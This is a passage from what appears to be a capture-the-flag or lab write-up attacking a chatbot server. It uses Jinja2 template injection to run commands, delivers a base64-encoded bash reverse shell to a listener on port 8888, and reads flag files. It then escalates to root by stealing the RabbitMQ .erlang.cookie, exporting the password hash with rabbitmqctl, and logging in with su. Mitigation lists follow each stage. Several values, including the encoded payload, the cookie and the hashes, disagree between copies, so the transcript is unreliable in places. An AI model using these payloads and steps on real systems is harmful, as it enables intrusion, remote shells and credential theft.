Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 103
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.175 Safari/537.36
Upgrade-Insecure-Requests: 1
Priority: u0, i
Content-Type: application/json
Content-Length: 103
{
    "username": "self.__init__.globals.__builtins__.__import__('os').popen",
    "password": "n('id').read()"
}
```
- Response:** The response body contains a rendered HTML page with a greeting message and a red box highlighting the operating system information:

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title> Greeting </title>
    </head>
    <body>
        <div>
            Sorry, uid=1000(israel) gid=1000(israel)
            groups=1000(israel) Operating system: version
            , our chatbot server is currently under development.
        </div>
    </body>
</html>
```
- Inspector:** Shows the request attributes, query parameters, cookies, headers, and response headers.
- Bottom Status Bar:** Shows the memory usage as 164.7MB.

Test 2 :

Request

```

1 POST /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 28
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Cookie: jSessionId=eyJhbGciOiJIUzI1NiIsInRSiCIEkpxVCJ9eyJlbWFpbCI6Im1vaGFtZwRAZ21haWwvY29tIiwic3ViLc2NyxB0aW9UjoiYWNoX2liwiawFOijoxNzYOMzQ0MjA1LC1eHai0jE3NjQzNDc4MDV9Awmpb9VvhM65Bwvdr83BIwUFGLSpk1kjf70CK0n6U
13 Priority: u0
14
15 {
16   "username": "{{= 7*?}}"
17 }

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 28 Nov 2023 15:47:49 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: text/html; charset=utf-8
6 ETag: W/4f428-am%2ugtCHNSk3H/gZoqKQJOPB-gz1p
7 Vary: Accept-Encoding
8 Content-Length: 20264
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11
12 <!DOCTYPE html>
13 <html lang=en>
14   <head>
15     <title>
16       jinja2.exceptions.TemplateSyntaxError: unexpected '='
17     </title>
18     <link href=?_debugger__yes&cmd=resource&f=style.css>
19     <link href=?_debugger__yes&cmd=resource&f=console.png>
20     <script src=?_debugger__yes&cmd=resource&f=debugger.js>
21   </head>
22   <body style="background-color: #fff">
23     <div class=_debugger>
24       <h1>
25         TemplateSyntaxError
26       </h1>
27       <div class=detail>
28         <p class=errmsg>
29           jinja2.exceptions.TemplateSyntaxError: unexpected '='
30         </p>
31       </div>
32     </div>
33   </body>
34 </html>
35 
```

→ Render Of Test 2

Request

```

1 POST /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 28
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Cookie: jSessionId=eyJhbGciOiJIUzI1NiIsInRSiCIEkpxVCJ9eyJlbWFpbCI6Im1vaGFtZwRAZ21haWwvY29tIiwic3ViLc2NyxB0aW9UjoiYWNoX2liwiawFOijoxNzYOMzQ0MjA1LC1eHai0jE3NjQzNDc4MDV9Awmpb9VvhM65Bwvdr83BIwUFGLSpk1kjf70CK0n6U
13 Priority: u0
14
15 {
16   "username": "{{= 7*?}}"
17 }

```

Response

```

1 TemplateSyntaxError
2 jinja2.exceptions.TemplateSyntaxError: unexpected '='
3
4 Traceback (most recent call last)
5
6   File "/home/azrael/local/lib/python3.10/site-packages/flask/app.py", line 1498, in __call__
7     ) > cabc.Iterable[bytes]:
8       """The WSGI server calls the Flask application object as the
9      WSGI application. This calls :meth:`wsgi_app`, which can be
10     wrapped to apply middleware.
11
12     return self.wsgi_app(environ, start_response)
13
14   File "/home/azrael/local/lib/python3.10/site-packages/flask/app.py", line 1476, in wsgi_app
15     try:
16       ctx.push()
17       response = self.full_dispatch_request()
18     except Exception as e:
19       error = e
20       response = self.handle_exception(e)
21     except: # noqa: B001
22       error = sys.exc_info()[1]
23       raise
24     return response(environ, start_response)
25   finally:
26
27   File "/home/azrael/local/lib/python3.10/site-packages/flask/app.py", line 1473, in wsgi_app
28 
```

↗ SSTI RCE Succussed.



واد مصر الرقمية



Prepare a one-line command intended to trigger a reverse shell once executed on the target system and encode the command using Base64 to avoid input validation issues and ensure the payload is safely delivered to the server.

```
root@ip-10-80-93-176:~\nFile Edit View Search Terminal Help\nroot@ip-10-80-93-176:~# echo 'bash -i >& /dev/tcp/10.80.93.176/8888 0>&1' | base64\nYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC45My4xNzYvODg40CAwPiYxCg==\nroot@ip-10-80-93-176:~#\n\n
```

- *My machine IP: 10.80.93.170 && Listener port = 8888*



Embed the encoded payload inside the SSTI injection Template


The screenshot shows the Burp Suite interface with the "Repeater" tab selected. In the Request pane, a template for an SSTI injection is displayed. The payload, which is a base64-encoded shell command, is highlighted with a blue box. The payload is as follows:

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC45My4xNzYvODg40CAwPiYxCg== |base64 -d |bash'. read ()
```

Payload used is :

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC45My4xNzYvODg40CAwPiYxCg== |base64 -d |bash'. read ()
```


→ After that, I open lister on port 8888, Reverse shell is done



```
root@ip-10-80-93-176:~# echo 'bash -i >& /dev/tcp/10.80.93.176/8888 0>&1' | base64
YmfZaCataSA+jlAvZGV2L3RjcC8xC44MC45My4xNzYv0Dg40CAwPiYxCg==
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
nc: TCP receive window invalid: vnp
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888

root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888
Connection received on 10.80.160.245 59700
bash: cannot set terminal process group (601): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$
```

→ Read user.txt file to obtain sensitive information inside it.



```
root@ip-10-80-93-176:~# echo 'bash -i >& /dev/tcp/10.80.93.176/8888 0>&1' | base64
YmfZaCataSA+jlAvZGV2L3RjcC8xC44MC45My4xNzYv0Dg40CAwPiYxCg==
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
nc: TCP receive window invalid: vnp
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888

root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888
Connection received on 10.80.160.245 59700
bash: cannot set terminal process group (601): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$ ls
chatbot.py
__pycache__
templates
azrael@forge:~/chatbotServer$ cd ..
cd ..
azrael@forge:~$ ls
ls
chatbotServer
snmp
user.txt
azrael@forge:~$ cat user.txt
cat user.txt
98d3a30fa86523c580144d317be0c47e
azrael@forge:~$
```

SSTI Recommendations & Mitigations :

- Disable Template Evaluation of User Input.
- Use Safe Rendering Modes in Template Engines.
- Using Strict Template Engines.
- Input Validation & Sanitization.
- Avoid Dynamic Template Construction.
- Disable or Limit Template Sandbox Features.
- Enforce Content Security Policies (CSP).
- Escape User Input Before Rendering.
- Use Strong Input Filters.

Vulnerability Name:

→ Privilege Escalation

Vulnerability Location :

→
RabbitMQ Server Directories

Description:

→ Privilege escalation occurs when an attacker exploits a vulnerability or misconfiguration in a system to gain higher-level permissions than originally assigned. This can allow them to perform actions such as accessing sensitive data, modifying system files, or installing malicious software. Attackers typically start with a low-privilege account and seek to elevate their access to administrative or root levels.

→ Catting /etc/passwd to show all users

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuid:/usr/sbin/nologin
kdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
azrael:x:1000:1000:KLI:/home/azrael:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
epmd:x:115:119::/var/run/epmd:/usr/sbin/nologin
geoclue:x:117:122::/var/lib/geoclue:/usr/sbin/nologin
avahi:x:118:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:119:125:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
rabbitmq:x:124:131:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/usr/sbin/nologin
```

Found RabbitMQ user specific RabbitMQ messaging server

→ Running a find command to find the rabbitmq directory

```
./usr/lib/rabbitmq
./usr/lib/ocf/resource.d/rabbitmq
./usr/share/rabbitmq
./var/log/rabbitmq
./var/lib/rabbitmq
./etc/rabbitmq
```

→

Access this path (/var/lib/rabbitmq) The primary storage location for software data (services) is the system environment, Found in path file called (.erlang.cookie)

```
azrael@forge:~$ cd /var/lib/rabbitmq
cd /var/lib/rabbitmq
azrael@forge:/var/lib/rabbitmq$ ls
.
nfig
erl_crash.dump
mnesia
nc
schema
azrael@forge:/var/lib/rabbitmq$ ls -la Show hidden files and directories
ls -la
total 896
drwxr-xr-x 5 rabbitmq rabbitmq 4096 Sep 12 2024 .
drwxr-xr-x 45 root      root     4096 Sep 20 2024 ..
drwxr-x  3 rabbitmq rabbitmq 4096 Aug 15 2024 config
-r-----r-- 1 rabbitmq rabbitmq 16 Nov 26 09:22 .erlang.cookie
-rw-r----- 1 rabbitmq rabbitmq 889473 Nov 26 09:22 erl_crash.dump
drwxr-x--- 4 rabbitmq rabbitmq 4096 Nov 26 09:22 mnesia
-rw-r----- 1 rabbitmq rabbitmq 0 Sep 12 2024 nc
drwxr-x--- 2 rabbitmq rabbitmq 4096 Jul 18 2024 schema
azrael@forge:/var/lib/rabbitmq$
```



After searching for (erlang. Cookie) found RabbitMQ server is programmed using language called erlang. Cookie and (erlang. Cookie) a secret file includes (Secret key /Token) Erlang language uses it to identify itself between nodes(machine) and each other

```
SerybA165lXpGHCYazrael@forge:/var/lib/rabbitmq$ cat .erlang.cookie ;echo
cat .erlang.cookie ;echo
SerybA165lXpGHCY
azrael@forge:/var/lib/rabbitmq$
```

→ After that install RabbitMQ server on machine


```
Rabbitmq_Server
Session Actions Edit View Help
kali@kali: ~/Downloads ] kali@kali: ~/Downloads ] root@kali: /home/kali/Downloads ] Rabbitmq_Server ]
```

```
[root@kali ~]# apt-get install rabbitmq-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  erlang-asn1 erlang-base erlang-crypto erlang-eldap erlang-inets erlang-mnesia
  erlang-os-mon erlang-parsetools erlang-public-key erlang-runtime-tools erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl libsctp1
Suggested packages:
  erlang erlang-doc lksctp-tools
The following NEW packages will be installed:
  erlang-asn1 erlang-base erlang-crypto erlang-eldap erlang-inets erlang-mnesia
  erlang-os-mon erlang-parsetools erlang-public-key erlang-runtime-tools erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl libsctp1 rabbitmq-server
0 upgraded, 16 newly installed, 0 to remove and 1183 not upgraded.
Need to get 36.2 MB of archives.
After this operation, 64.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 erlang-base amd64 1:27.3.4.4+dfsg-1 [11.4 MB]
Get:10 http://http.kali.org/kali kali-rolling/main amd64 erlang-os-mon amd64 1:27.3.4.4+dfsg-1 [113 kB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 erlang-parsetools amd64 1:27.3.4.4+dfsg-1 [211 kB]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 erlang-syntax-tools amd64 1:27.3.4.4+dfsg-1 [340 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 erlang ASN1 amd64 1:27.3.4.4+dfsg-1 [893 kB]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

→ Use (.erlang.cookie) to list all users in machine

Find root user and privileged administrator and some notes




```
(root㉿kali)-[~/home/kali/Downloads/Rabbit-store]
# rabbitmqctl --erlang-cookie 'thiNxfGszP57Wi2' --node rabbit@forge list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.      []
root    [administrator]

(root㉿kali)-[~/home/kali/Downloads/Rabbit-store]
#
```

→

Use (.erlang.cookie) to retrieve all configuration in machine



```
(root㉿kali)-[~/home/kali/Downloads/Rabbit-store]
# rabbitmqctl --erlang-cookie 'thiNxfGszP57Wi2' --node rabbit@forge list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.      []
root    [administrator]

(root㉿kali)-[~/home/kali/Downloads/Rabbit-store]
# rabbitmqctl --erlang-cookie 'thiNxfGszP57Wi2' --node rabbit@forge export_definitions /tmp/conf.json
Exporting definitions in JSON to a file at "/tmp/conf.json" ...

(root㉿kali)-[~/home/kali/Downloads/Rabbit-store]
# cat /tmp/conf.json
{
  "permissions": [
    {
      "configure": "*",
      "read": "*",
      "user": "root",
      "vhost": "/",
      "write": "*"
    }
  ],
  "bindings": [],
  "queues": [
    {
      "arguments": {},
      "auto_delete": false,
      "durable": true,
      "name": "tasks",
      "type": "classic",
      "vhost": "/"
    }
  ],
  "parameters": [],
  "policies": [],
  "rabbitmq_version": "3.9.13",
  "exchanges": [],
  "global_parameters": [
    {
      "name": "cluster_name",
      "value": "rabbit@forge"
    }
  ],
  "topic_permissions": [
    {
      "exchange": "",
      "read": "*",
      "user": "root",
      "vhost": "/",
      "write": "*"
    }
  ],
  "users": [
    {
      "hashing_algorithm": "rabbit_password_hashing_sha256",
      "limits": {},
      "name": "root",
      "password_hash": "vyf/qVklpSHoNyEimcxt/5+lg+23A2ruuhE28Ni0kymN24K",
      "tags": [],
      "tags": [
        "administrator"
      ]
    }
  ],
  "rabbit_password_hashing_sha256": {
    "limits": {}
  },
  "metadata": {
    "description": "Default virtual host",
    "tags": []
  },
  "name": "/"
}
```

→

I extracted the Base64 value from the password in the configuration, and it converted it to hexadecimal to get the final hash that I use as the root password.

```
-V      show version: "xxd 2024-12-07 by Juergen Weigert et al.".

[root@kali)-[/home/kali/Downloads/Rabbit-store]
# echo -n '49e6hSldHRaiYX329+ZjBSf/Lx67XF0z9uxhSBHtGU+YBzWF' | base64 -d | xxd -p -c 100
e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
```

→

The hash we received is in base64 and according to the [RabbitMQ documentation](#), it follows the structure: `base64(<4 byte salt> + sha256(<4 byte salt> + <password>))`.

Generate a random 32 bit as a salt.

e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585

Yellow : Salt

Red : Root Password



Access root user using this password

(295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed
194f98073585)

```
azrael@forge:/var/lib/rabbitmq$ su -  
SHELL:  
Password: 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585  
ls  
forge_web_service  
root.txt  
snap  
whoami  
root  
uid  
-bash: line 3: uid: command not found  
id  
uid=0(root) gid=0(root) groups=0(root)  
cat root.txt  
eabf7a0b05d3f2028f3e0465d2fd0852
```

Privilege Escalation Recommendations & Mitigations:

- Principle of Least Privilege (POLP).
- Role-Based Access Control (RBAC).
- Strict Access Control Checks Everywhere.
- Avoid Hardcoded Credentials.
- Hardening Service Accounts.
- Avoid Information Disclosure.
- Fix Misconfigured File Permissions.

Tool	Uses
Nmap	Scanning ports and service running on target machine
Burp suite	Capture and analysis http requests
FFUF	directory discovery
Netcat	Open and manage TCP/UDP network connections.
RLWRAP	quality-of-life CLI enhancer
What web	Web Scanner / Web Fingerprinting